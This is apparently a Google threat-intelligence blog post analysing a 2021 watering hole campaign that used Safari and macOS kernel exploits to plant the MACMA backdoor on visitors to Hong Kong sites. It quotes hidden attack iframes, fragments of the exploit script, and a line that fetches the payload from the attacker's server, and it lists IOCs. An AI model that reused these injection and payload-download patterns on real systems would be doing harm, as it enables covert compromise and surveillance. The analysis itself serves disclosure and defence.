# Analyzing a watering hole campaign using macOS exploits

blog.google/threat-analysis-group/analyzing-watering-hole-campaign-using-macos-exploits/

Erye Hernandez November 11, 2021

Threat Analysis Group

To protect our users, TAG routinely hunts for 0-day vulnerabilities exploited in-the-wild. In late August 2021, TAG discovered watering hole attacks targeting visitors to Hong Kong websites for a media outlet and a prominent pro-democracy labor and political group. The watering hole served an XNU privilege escalation vulnerability (CVE-2021-30869) unpatched in macOS Catalina, which led to the installation of a previously unreported backdoor.

As is our policy, we quickly reported this 0-day to the vendor (Apple) and a patch was released to protect users from these attacks.

Based on our findings, we believe this threat actor to be a well-resourced group, likely state backed, with access to their own software engineering team based on the quality of the payload code.

In this blog we analyze the technical details of the exploit chain and share IOCs to help teams defend against similar style attacks.

## Watering Hole

The websites leveraged for the attacks contained two iframes which served exploits from an attacker-controlled server—one for iOS and the other for macOS.

```
<iframe style="width:0;height:0;border:none;padding:0;margin:0" src="http://103.255.44.56:8372/6nE5dJzUM2wV.html"></iframe>
<iframe style="width:0;height:0;border:none;padding:0;margin:0" src="http://103.255.44.56:8371/00AnW8Lt0NEM.html"></iframe>
```

### iOS Exploits

The iOS exploit chain used a framework based on Ironsquirrel to encrypt exploits delivered to the victim's browser. We did not manage to get a complete iOS chain this time, just a partial one where CVE-2019-8506 was used to get code execution in Safari.

### macOS Exploits

The macOS exploits did not use the same framework as iOS ones. The landing page contained a simple HTML page loading two scripts—one for Capstone.js and another for the exploit chain.

```
<script src="/SxYm5vpo2mGJ?rid=<redacted>"></script>
<script src="/iWBveXrdvQYQ?rid=<redacted>"></script>
```

The parameter rid is a global counter which records the number of exploitation attempts. This number was in the 200s when we obtained the exploit chain.

While the javascript starting the exploit chain checks whether visitors were running macOS Mojave (10.14) or Catalina (10.15) before proceeding to run the exploits, we only observed remnants of an exploit when visiting the site with Mojave but received the full non-encrypted exploit chain when browsing the site with Catalina.

The exploit chain combined an RCE in WebKit exploiting CVE-2021-1789 which was patched on Jan 5, 2021 before discovery of this campaign and a 0-day local privilege escalation in XNU (CVE-2021-30869) patched on Sept 23, 2021.

## Remote Code Execution (RCE)

Loading a page with the WebKit RCE on the latest version of Safari (14.1), we learned the RCE was an n-day since it did not successfully trigger the exploit. To verify this hypothesis, we ran git bisect and determined it was fixed in this commit.

## Sandbox Escape and Local Privilege Escalation (LPE)

### Capstone.js

It was interesting to see the use of Capstone.js, a port of the Capstone disassembly framework, in an exploit chain as Capstone is typically used for binary analysis. The exploit authors primarily used it to search for the addresses of dlopen and dlsym in memory. Once the embedded Mach-O is loaded, the dlopen and dlsym addresses found using Capstone.js are used to patch the Mach-O loaded in memory.

```
// Replace dlopen and dlsym
let replaced = 0;
for (let i = 0; i < load_macho_dv.length; i += 8) {
    if (load_macho_dv.getUint64(i).equal(0x11111111, 0x11111111)) {
        load_macho_dv.setUint64(i, cur_offset.open);
        replaced++;
    }
    if (load_macho_dv.getUint64(i).equal(0x22222222, 0x22222222)) {
        load_macho_dv.setUint64(i, cur_offset.sym);
        replaced++;
    }
    if (replaced == 2)
        break;
}
```

With the Capstone.js configured for X86-64 and not ARM, we can also derive the target hardware is Intel-based Macs.

```
let d = new cs.Capstone(cs.ARCH_X86, cs.MODE_64);
```


## Embedded Mach-O

After the WebKit RCE succeeds, an embedded Mach-O binary is loaded into memory, patched, and run. Upon analysis, we realized this binary contained code which could escape the Safari sandbox, elevate privileges, and download a second stage from the C2.

Analyzing the Mach-O was reminiscent of a CTF reverse engineering challenge. It had to be extracted and converted into binary from a Uint32Array.

```
const load_macho_mac = new Uint32Array([0xfeedfacf, 0x1000007, 0x80000003, 0x2, 0xf, 0x460, 0x200085,
0x0, 0x19, 0x48, 0x41505f5f, 0x455a4547, 0x4f52, 0x0, 0x0, 0x0, 0x0, 0x1, 0x0, 0x0, 0x0, 0x0, 0x0, 0x
0, 0x0, 0x0, 0x19, 0x138, 0x45545f5f, 0x5458, 0x0, 0x0, 0x0, 0x1, 0x6000, 0x0, 0x0, 0x0, 0x6000, 0x0,
0x7, 0x5, 0x3, 0x0, 0x65745f5f, 0x7478, 0x0, 0x0, 0x45545f5f, 0x5458, 0x0, 0x0, 0x1200, 0x1, 0x4d7c, 0
x0, 0x1200, 0x4, 0x0, 0x0, 0x80000400, 0x0, 0x0, 0x0, 0x6f635f5f, 0x74736e, 0x0, 0x0, 0x45545f5f, 0x54
58, 0x0, 0x0, 0x5f80, 0x1, 0x8, 0x0, 0x5f80, 0x3, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x6e755f5f, 0x646e697
7, 0x666e695f, 0x6f, 0x45545f5f, 0x5458, 0x0, 0x0, 0x5f88, 0x1, 0x70, 0x0, 0x5f88, 0x2, 0x0, 0x0, 0x0,
```

Then the extracted binary was heavily obfuscated with a relatively tedious encoding mechanism--each string is XOR encoded with a different key. Fully decoding the Mach-O was necessary to obtain all the strings representing the dynamically loaded functions used in the binary. There were a lot of strings and decoding them manually would have taken a long time so we wrote a short Python script to make quick work of the obfuscation. The script parsed the Mach-O at each section where the strings were located, then decoded the strings with their respective XOR keys, and patched the binary with the resulting strings.



```
__text:0000000100001239 mov     al, cs:byte_100006010
__text:000000010000123F xor     al, 0E6h
__text:0000000100001241 mov     cs:byte_100006010, al
__text:0000000100001247 mov     al, cs:byte_100006011
__text:000000010000124D xor     al, 58h
__text:000000010000124F mov     cs:byte_100006011, al
__text:0000000100001255 mov     al, cs:byte_100006012
__text:000000010000125B xor     al, 0DCh
__text:000000010000125D mov     cs:byte_100006012, al
__text:0000000100001263 mov     al, cs:byte_100006013
__text:0000000100001269 xor     al, 56h
__text:000000010000126B mov     cs:byte_100006013, al
__text:0000000100001271 mov     al, cs:byte_100006014
__text:0000000100001277 xor     al, 0CFh
__text:0000000100001279 mov     cs:byte_100006014, al
__text:000000010000127F mov     al, cs:byte_100006015
__text:0000000100001285 xor     al, 1
__text:0000000100001287 mov     cs:byte_100006015, al
__text:000000010000128D mov     al, cs:byte_100006016
__text:0000000100001293 xor     al, 0DCh
```

```
aFopen[0] ^= 0xE6u;
aFopen[1] ^= 0x58u;
aFopen[2] ^= 0xDCu;
aFopen[3] ^= 0x56u;
aFopen[4] ^= 0xCFu;
aFopen[5] ^= 1u;
aDlsym[0] ^= 0xDCu;
aDlsym[1] ^= 0x73u;
aDlsym[2] ^= 0x7Au;
aDlsym[3] ^= 0xE0u;
aDlsym[4] ^= 0x60u;
aDlsym[5] ^= 0xF3u;
aSyslog[0] ^= 0xE3u;
aSyslog[1] ^= 0x77u;
aSyslog[2] ^= 0xD1u;
aSyslog[3] ^= 0xB2u;
aSyslog[4] ^= 0xB0u;
aSyslog[5] ^= 9u;
```

Once we had all of the strings decoded, it was time to figure out what capabilities the binary had. There was code to download a file from a C2 but we did not come across any URL strings in the Mach-O so we checked the javascript and saw there were two arguments passed when the binary is run–the url for the payload and its size.


```
let payload_size = 0xa1bd9;
let payload_url = 'http://103.255.44.56:8371/pld?rid=<redacted>';
lpe(payload_size, payload_url);
```

After downloading the payload, it removes the quarantine attribute of the file to bypass Gatekeeper. It then elevated privileges to install the payload.

**N-day or 0-day?**

Before further analyzing how the exploit elevated privileges, we needed to figure out if we were dealing with an N-day or a 0-day vulnerability. An N-day is a known vulnerability with a publicly available patch. Threat actors have used N-days shortly after a patch is released to capitalize on the patching delay of their targets. In contrast, a 0-day is a vulnerability with no available patch which makes it harder to defend against.

Despite the exploit being an executable instead of shellcode, it was not a standalone binary we could run in our virtual environment. It needed the address of dlopen and dlsym patched after the binary was loaded into memory. These two functions are used in conjunction to dynamically load a shared object into memory and retrieve the address of a symbol from it. They are the equivalent of LoadLibrary and GetProcAddress in Windows.



```
__data:0000000100006008 ; __int64 (__fastcall *dlsym)(_QWORD, _QWORD)
__data:0000000100006008 dlsym           dq 2222222222222222h    ; DATA XREF: init_functions+251A↑r
__data:0000000100006008                                         ; init_functions+2520↑w ...
```

To run the exploit in our virtual environment, we decided to write a loader in Python which did the following:

- load the Mach-O in memory
- find the address of dlopen and dlsym
- patch the loaded Mach-O in memory with the address of dlopen and dlsym
- pass our payload url as a parameter when running the Mach-O

For our payload, we wrote a simple bash script which runs id and pipes the result to a file in /tmp. The result of the id command would tell us whether our script was run as a regular user or as root.

Having a loader and a payload ready, we set out to test the exploit on a fresh install of Catalina (10.15) since it was the version in which we were served the full exploit chain. The exploit worked and ran our bash script as root. We updated our operating system with the latest patch at the time (2021-004) and tried the exploit again. It still worked. We then decided to try it on Big Sur (11.4) where it crashed and gave us the following exception.

```
Exception Type:        EXC_GUARD
Exception Codes:       0x2000002000004803, 0x0000000000000000
Exception Subtype:     GUARD_TYPE_MACH_PORT, id=0x0000000000000000, port=18435,
flavor=0x00000020 (ILLEGAL_MOVE)
```

The exception indicates that Apple added generic protections in Big Sur which rendered this exploit useless. Since Apple still supports Catalina and pushes security updates for it, we decided to take a deeper look into this exploit.

**Elevating Privileges to Root**

The Mach-O was calling a lot of undocumented functions as well as XPC calls to mach_msg with a MACH_SEND_SYNC_OVERRIDE flag. This looked similar to an earlier in-the-wild iOS vulnerability analyzed by Ian Beer of Google Project Zero. Beer was able to quickly recognize this exploit as a variant of an earlier port type confusion vulnerability he analyzed in the XNU kernel (CVE-2020-27932). Furthermore, it seems this exact exploit was presented by Pangu Lab in a public talk at zer0con21 in April 2021 and Mobile Security Conference (MOSEC) in July 2021.

In exploiting this port type confusion vulnerability, the exploit authors were able to change the mach port type from IKOT_NAMED_ENTRY to a more privileged port type like IKOT_HOST_SECURITY allowing them to forge their own sec_token and audit_token, and IKOT_HOST_PRIV enabling them to spoof messages to kuncd.

## MACMA Payload

After gaining root, the downloaded payload is loaded and run in the background on the victim's machine via launchtl. The payload seems to be a product of extensive software engineering. It uses a publish-subscribe model via a Data Distribution Service (DDS) framework for communicating with the C2. It also has several components, some of which appear to be configured as modules. For example, the payload we obtained contained a kernel module for capturing keystrokes. There are also other functionalities built-in to the components which were not directly accessed from the binaries included in the payload but may be used by additional stages which can be downloaded onto the victim's machine.

Notable features for this backdoor include:

- victim device fingerprinting
- screen capture
- file download/upload
- executing terminal commands
- audio recording
- keylogging

## Conclusion

Our team is constantly working to secure our users and keep them safe from targeted attacks like this one. We continue to collaborate with internal teams like Google Safe Browsing to block domains and IPs used for exploit delivery and industry partners like Apple to mitigate vulnerabilities. We are appreciative of Apple's quick response and patching of this critical vulnerability.

For those interested in following our in-the-wild work, we will soon publish details surrounding another, unrelated campaign we discovered using two Chrome 0-days (CVE-2021-37973 and CVE-2021-37976). That campaign is not connected to the one described in today's post.

## Related IOCs

### Delivery URLs

- http://103[.]255[.]44[.]56:8372/6nE5dJzUM2wV.html
- http://103[.]255[.]44[.]56:8371/00AnW8Lt0NEM.html
- http://103[.]255[.]44[.]56:8371/SxYm5vpo2mGJ?rid=<redacted>
- http://103[.]255[.]44[.]56:8371/iWBveXrdvQYQ?rid=?rid=<redacted>
- https://appleid-server[.]com/EvgSOu39KPfT.html
- https://www[.]apple-webservice[.]com/7pvWM74VUSn2.html
- https://appleid-server[.]com/server.enc
- https://amnestyhk[.]org/ss/defaultaa.html
- https://amnestyhk[.]org/ss/4ba29d5b72266b28.html
- https://amnestyhk[.]org/ss/mac.js

### Javascript

- cbbfd767774de9fecc4f8d2bdc4c23595c804113a3f6246ec4dfe2b47cb4d34c (capstone.js)
- bc6e488e297241864417ada3c2ab9e21539161b03391fc567b3f1e47eb5cfef9 (mac.js)
- 9d9695f5bb10a11056bf143ab79b496b1a138fbeb56db30f14636eed62e766f8

### Sandbox escape / LPE

- 8fae0d5860aa44b5c7260ef7a0b277bcddae8c02cea7d3a9c19f1a40388c223f
- df5b588f555cccdf4bbf695158b10b5d3a5f463da7e36d26bdf8b7ba0f8ed144

### Backdoor

- cf5edcff4053e29cb236d3ed1fe06ca93ae6f64f26e25117d68ee130b9bc60c8 (2021 sample)
- f0b12413c9d291e3b9edd1ed1496af7712184a63c066e1d5b2bb528376d66ebc (2019 sample)

### C2

- 123.1.170.152
- 207.148.102.208

POSTED IN:

Threat Analysis Group